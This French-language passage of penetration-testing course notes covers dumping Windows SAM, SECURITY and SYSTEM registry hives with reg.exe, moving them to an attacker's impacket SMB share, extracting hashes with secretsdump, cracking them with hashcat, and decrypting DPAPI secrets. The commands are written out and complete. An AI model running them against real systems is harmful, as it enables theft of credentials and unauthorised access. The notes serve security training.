chiffrer la base de donnée SAM. Cette clé est nécessaire pour déchiffrer les hashages.


HKLM\SECURITY: Contient des informations sensibles utilisées par l'Autorité de Sécurité Local (LSA), y compris des informations d'identification de domaine mises en cache (DCC2), les mots de passes en clair les clés DPAPI, et plus encore.

• Passons maintenant à l'exfiltration de SAM et SYSTEM la récupération des secrets et le craquage des hashages...

[+] En tant qu'administrateur on peux lancer le cmd.exe et utiliser reg.exe pour enregistrer des copies des ruches -> (clés, sous clés/valeurs) du registre.

```
C:\Windows\System32> reg.exe save hklm\sam C:\sam.save
The operation completed successfully.
C:\Windows\System32> reg.exe save hklm\security C:\security.save
The operation completed successfully
C:\Windows\System32> reg.exe save hklm\system C:\system.save
The operation completed successfully.
```

[+] On peu transferer ces copies de diverses façons vues dans le module avant et notamment le server SMB



```
Agentpathogene@parrot ~$ sudo (python3) impacket-smbserver -smb2support
CompData /Home/agentpathogène/Desktop
```

=> Transvase des 3 fichiers

```
C:\> move sam.save \\ip.cible\CompData
        1 file(s) moved.
```

On peu utiliser impacket-secretsdump pour récuperer les hashages hors ligne.

```
Agentpathogene@parrot ~$ impacket-secretsdump -sam sam.save -security
security.save -system system.save LOCAL
```

La deuxième lignes de la sortie nous indique quel types de hashage est utilisé pour les windows moderne (HashAge NT) pour les anciens (HashAges LM) plus facile à craquer.

[+] Pour le craquage nous pouvons créer un fichier texte avec tout les HashAges NT et les craquer avec Hascat les HashAges NT correspondent à l'ID Hashcat 1000.

```
Agentpathogene@parrot ~$ hashcat -m 1000 fichierdehash.txt /usr/share/wordl
ists/rockyou.txt
```

Hashages DCC2: comme mentionné precedemment HKLM\security contient des informations d'identification de domaine mises en caches, spécifiquement sous la forme de HashAges DCC2. Ce sont des copies locales et HashAées des hashages d'identifiants réseau (votre compte de domain d'entreprise.

DPAPI: en plus des HashAges DCC2 nous avons vu précedemment que les clés machines et utilisateur pour DPAPI ont également etées récuperés de HKLM\security DPAPI est un ensemble d'API dans les system d'exploitation windows utilisées pour chiffrer et déchiffrer des blobs de données utilisateur. Les blobs sont des enregistrements de mot de passe Internet Explorer, Outlook RDP, crédentials manager... ⚠ Les informations d'identifications chiffrés par DPAPI peuvent être dechiffrés manuellement avec impacket-dpapi ou mimikatz.